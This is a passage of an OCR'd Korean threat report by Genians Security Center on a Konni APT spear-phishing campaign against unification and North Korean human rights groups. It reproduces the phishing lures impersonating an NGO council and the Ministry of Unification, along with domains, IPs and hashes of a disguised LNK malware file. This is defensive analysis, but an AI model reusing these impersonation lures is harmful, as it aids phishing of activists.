
GSC-R230902-Rev-3.2

Distribution TLP : WHITE

위협 분석 보고서

통일 및 북한인권 분야 표적 Konni APT 캠페인



2023. 09. 26

엔드포인트보안연구개발실
Genians Security Center (GSC)

집필 : 문종현 센터장, 박경령 책임, 유 현 전임, 송관용 연구원

Genians

- 목차 (CONTENTS) -

1. 개요 (Overview)..... 2
1.1. 배경 (Background)..... 2
1.2. 위협 식별 (Threat Hunting)..... 2
1.3. 공격 흐름도 (Attack Flow)..... 3
1.4. Genian EDR 기반 가시성 확보 (Endpoint Visibility)..... 4
2. 공격 시나리오 (Attack Scenario)..... 5
2.1. 스피어 피싱 (Spear Phishing)..... 5
3. 위협 분석 (Threat Analysis)..... 8
3.1. 북한인권민간단체협의회 공지 사칭..... 8
3.2. 통일부조직개편 설명자료 사칭..... 14
4. 정적 코드 분석 (Static Code Analysis)..... 18
4.1. ZIP 압축 파일에 포함된 VBS 파일 분석..... 18
4.2. ZIP 압축 파일에 포함된 BAT 파일 분석..... 29
5. 유사도 분석 (Similarity Analysis)..... 33
5.1. Konni APT 캠페인별 코드 비교..... 33
5.2. 최신 유사 Konni 캠페인 사례 비교..... 36
5.3. 위협 케이스별 연관 관계..... 40
6. 결론 및 대응방법 (Conclusion)..... 41
6.1. Genian EDR 제품을 통한 효과적인 위협 탐지..... 41
6.2. 단말의 이상행위 탐지를 위한 능동적 대응 필수..... 42
6.3. 민·관 협력 위협 인텔리전스를 통한 선제적 대응..... 43
7. 침해 지표 (Indicator of Compromise)..... 44
7.1. Malware MD5 Hash..... 44
7.2. Domain Names..... 44
7.3. IP Address [Country]..... 45
8. 공격 지표 (Indicator of Attack)..... 46
8.1. MITRE ATT&CK Matrix..... 46
9. 참고 자료 (Reference)..... 48
9.1. 국내 정보..... 48
9.2. 해외 정보..... 48

◈ 주요 요약 (Executive Summary)

- 통일부 및 북한인권단체 행사 등과 관련된 문서로 가장해 스피어 피싱 수행
- 기존 Konni APT 캠페인과 유사한 '바로가기(LNK)' 악성코드 그대로 활용 중
- VBS, BAT 파일을 이용해 일부 난독화된 악성 스크립트 코드 호출
- 단말 이상행위 조기 탐지를 위해 설계된 EDR 기반 효과적인 대응전략 필요
- 침해된 한국내 웹 사이트를 C2 거점으로 악용, 민·관 협력 통해 신속한 조치

1. 개요 (Overview)

1.1. 배경 (Background)

○ 지난 7월 31일, 지니언스 시큐리티 센터(이하 GSC)는 공식 블로그를 통해 '국세청 우편물 발송 알림 사칭 공격' 제목의 코니(Konni) APT 캠페인을 분석한 위협 인텔리전스 보고서를 발간한 바 있습니다.[1]

○ 본 보고서는 노골적인 코니 그룹의 신규 위협 행위 내용을 추가 기술하고, 국내서 발생 중인 사이버 안보 위협을 효과적으로 대응하기 위한 Genian EDR[2] 활용 방안과 인사이트 제공에 주목적이 있습니다. 코니 캠페인은 수시로 발생하는 글로벌 사이버 보안 위협 중 한국을 주요 공격 대상으로 삼고 있는 대표적 북한 연계 위협 배후 입니다.

1.2. 위협 식별 (Threat Hunting)


○ 앞서 국세청 사칭 등 금융분야 테마를 접목한 유형의 경우 실제 공격은 6월 27일 수행됐습니다. 이후 7~8월 사이에 통일 및 북한인권분야 주제로 변경된 것이 다수 포착됩니다. 그렇다고 금융 주제가 완전히 중단된 것은 아니며, 8월 중 국내 인터넷 전문은행의 보안 메일처럼 위장한 사례도 함께 발견됩니다.

○ 공격자는 마치 한국의 통일부 및 북한인권단체가 보낸 것처럼 위장하기 위해 이메일 발신자를 공식 주소처럼 교묘히 조작해 빌드업 후 스피어 피싱 공격을 수행합니다. 특히, ①정부부처 학술행사 지원사업 안내문이나 조직개편 설명문, ②민간단체 협의회 창립총회, ③북한분야 대학교 공지 문서, ④인터넷 전문은행 보안 메일 등을 위장했는데, 실제 존재하는 문서의 내용과 주요 일정을 가져다 치밀하게 도용했다는 점에 주목됩니다.

[1] 국세청 우편물 발송 알림 사칭 공격 (Konni APT Campaign)
[2] 지니언스 Genian EDR


1.3. 공격 흐름도 (Attack Flow)

○ 공격자는 전형적인 스피어 피싱 공격 전략을 통해 피해 대상자들에게 악성 이메일을 전달하게 됩니다. 주로 북한인권단체 및 통일분야에서 활동하는 인물들을 겨냥해 공격이 수행됐습니다.



[그림 1-1] 간략한 공격 흐름도 화면


○ 각 공격에 쓰인 이메일에는 ZIP 포맷의 압축 파일이 첨부돼 있으며, 내부에는 PDF 또는 XLSX 문서처럼 확장자를 위장한 LNK 바로가기형 악성파일이 포함돼 있습니다. 압축 내부에 포함된 LNK 파일을 실행할 경우 내부에 포함된 악성 명령어가 실행되고, 컴퓨터 정보가 외부로 유출 시도됩니다.



[그림 1-2] ZIP 압축 파일 내부에 포함된 LNK 악성파일 화면

1.4. Genian EDR 기반 가시성 확보 (Endpoint Visibility)

○ 지니안 EDR을 통해 초기 유입 경로와 주요 위협 행위 가시성을 개별로 파악할 수 있습니다. 특히, 파일리스(Fileless)기반 공격 분석에 탁월합니다.




[그림 1-3] Genian EDR 기반 공격 스토리 라인 개별 분석 화면

2. 공격 시나리오 (Attack Scenario)

2.1. 스피어 피싱 (Spear Phishing)

■ [사례 A] 북한인권민간단체협의회 창립총회 공지 사칭

○ 지난 8월 27일 수행된 실제 스피어 피싱 화면입니다. 마치 북한인권단체 내용의 공지처럼 위장한 전자우편은 평일이 아닌 일요일 오후에 감행된 점이 흥미롭습니다.



북한인권민간단체협의회 창립총회 및 출범식 공지

보낸사람 [redacted]<nk[redacted].co.kr> VIP

2023년 8월 27일 (일)

첨부 1개 전체 용량1.17MB ! 파일 저장 시 바이러스 검사 자동 수행

230827-협의회 참여단체 현황.zip 1.17MB

북한인권민간단체협의회 창립준비위원회는 아래와 같이 창립총회 및 출범식을 거행할 예정이오니, 회원단체 대표자분들께서는 빠짐없이 참석해주시기를 앙망합니다.

일시: 2023. 8. 28.(월). 오후 2시
장소: 서울 종로 서울글로벌센터 9층 국제회의장

<안건·식순>

- 총회 14: 00~14:20
정관 승인 및 운영위원(상임대표·공동대표 포함), 감사 승인 절차

- 출범식 14:20~16:00
경과보고
출범취지 및 상임대표 인사말
임원진 소개
축사:김영호 통일부 장관 외
해외 회원단체 격려사
운영 계획 발표
기념 촬영
폐회

2023. 8. 27.
북한인권민간단체협의회 창립준비위원회

* 8월 27일 기준 참여의사를 밝히신 단체의 명단을 함께 송부드립니다.

[그림 2-1] 북한인권단체 공지로 위장한 공격 화면

○ 실제로 북한인권민간단체협의회(약칭 북인협·NCNKHR)의 창립총회 및 출범식은 공격 이튿날 서울글로벌센터에서 진행됐습니다. 위협 행위자는 주요 행사 내용을 활용해 시의성있는 맞춤형 공격을 휴일에 수행한 것입니다.[3]

[그림 2-2] 연합뉴스TV 방송 화면 (출처 : 연합뉴스TV 유튜브)

○ 월요일 진행할 행사 관계자들을 타깃 삼아 일요일에 해킹 공격을 수행한다는 점은 사이버 안보위협 전략분석 관점에서 나름 시사하는 바가 있습니다. 주말 공격에 나선 점은 그 만큼 중요한 작전임에 틀림없습니다.

○ 전자우편에 첨부된 파일은 '230827-협의회 참여단체 현황.zip' 이름을 가지고 있으며, 국내 특정 대학교에서 위탁 운영하는 육아종합지원센터로 연결돼 있습니다. 공격자는 해당 웹 서버를 침해하여 해킹 중간 거점으로 악용했습니다.

○ 압축 파일 내부에는 '230827- 협의회 참여단체 현황.xlsx.lnk' 이름의 2중 확장자 파일이 포함돼 있습니다.

[3] 북한인권단체 협의체 첫 출범…"정부의 정책 파트너" / 연합뉴스TV

■ [사례 B] 통일부 조직개편 설명자료 사칭

○ GSC는 [사례 A] 식별 이틀 후인 8월 29일 화요일에 또 다른 공격을 포착했습니다. 해당 공격의 경우 현 통일부 장관의 명의를 무단 도용 및 사칭한 점에 비춰 북한의 사이버 도발 과감성이 더해졌다고 평가됩니다.

[그림 2-3] 통일부 장관 명의를 사칭한 해킹 메일 화면

○ 공격은 통일부 조직 개편 설명자료로 위장돼 있으며, '통일부조직개편 설명자료.zip' 파일이 첨부돼 있습니다. 하지만 해당 파일도 전자우편에 첨부된 형태가 아니라, [사례 A] 케이스와 동일하게 국내 특정 대학교에서 위탁 운영하는 육아종합지원센터로 연결돼 있습니다. 전자우편에는 별도의 본문 내용이 존재하지 않습니다.

○ ZIP 압축 파일 내부에는 '202308 통일부조직개편 설명자료.pdf.lnk' 바로가기 유형의 악성 파일이 포함돼 있고, 이전 사례와 동일하게 2중 확장자로 위장하고 있습니다. 다만, 이번에는 XLSX 문서가 아닌 PDF 문서처럼 가장한 것이 다릅니다.

○ 바로가기(LNK) 파일 내부에는 정상 '통일부조직개편 설명자료.pdf' 파일을 포함하고 있으며, 악성 명령이 작동하는 시점에 보여지게 됩니다. 이는 악성 파일이 실행되는 것을 숨기기 위한 전략으로 사용됩니다.

3. 위협 분석 (Threat Analysis)

3.1. 북한인권민간단체협의회 공지 사칭

■ [사례 A] 전자우편 발신지 및 첨부파일 주소 분석

○ 해당 이메일의 발신 주소지와 첨부파일의 링크 경로를 조회해 보면 다음과 같습니다. 두곳 모두 한국의 특정 도메인과 아이피 주소가 사용됐습니다.

발신지 주소			첨부파일 주소		
도메인	아이피	국가	도메인	아이피	국가
pi.m2comm.co[.]kr	121.254.129.93	KR	ddmccic.or[.]kr	116.122.157.24	KR

[표 3-1] 해킹용 전자우편 발신지 및 첨부파일 링크 정보

○ 해당 이메일의 발신 주소지와 첨부파일의 링크 경로를 조회해 보면 다음과 같습니다. 두곳 모두 한국의 특정 도메인과 아이피 주소가 사용됐습니다. 본 사례의 발신지 주소는 과거부터 피싱 공격에 악용된 사례가 다수 목격된 바 있습니다.

■ '230827- 협의회 참여단체 현황.xlsx.lnk' 악성 파일 분석


○ 공격에 사용된 바로가기(LNK) 유형의 악성파일은 엑셀 문서처럼 위장하기 위해 2중 확장자를 가지고 있고, 다음과 같은 정보로 구성돼 있습니다.

파일명		230827- 협의회 참여단체 현황.xlsx.lnk
파일크기		11,429,478 바이트
Hash	MD5	bc3fb948dc956f79dbc7aac06442d6ef
	SHA1	e9f7e2eaf7f299d0ae4a4625eda8c5be45ebb96f
	SHA256	440ca9963b73653615de02e44b2ccd137e9609bb9975e79ffed1dca713a163d6

[표 3-2] XLSX 파일로 위장한 LNK 악성파일 정보

○ 일반 조건의 윈도(Windows) 운영체제 환경에서 LNK 확장자는 생략되기 때문에 보여지지 않지만, 조건 및 설정에 따라 확인이 가능합니다. 더불어 아이콘에 작은 화살표가 포함된 것을 통해 파악할 수 있습니다.

○ 악성 LNK 파일의 경우 보통 속성의 바로가기 대상 설정을 통해 'cmd.exe' 파일과 Powershell 명령을 조합해 사용합니다. 하지만 대상 정보가 자세히 보기 어려운 경우가 있습니다. 이때 'LECmd' 도구를 통해 편리하게 내부 명령을 파싱할 수 있습니다.[4]



[그림 3-1] LECmd 도구로 LNK 명령어 라인을 추출한 화면

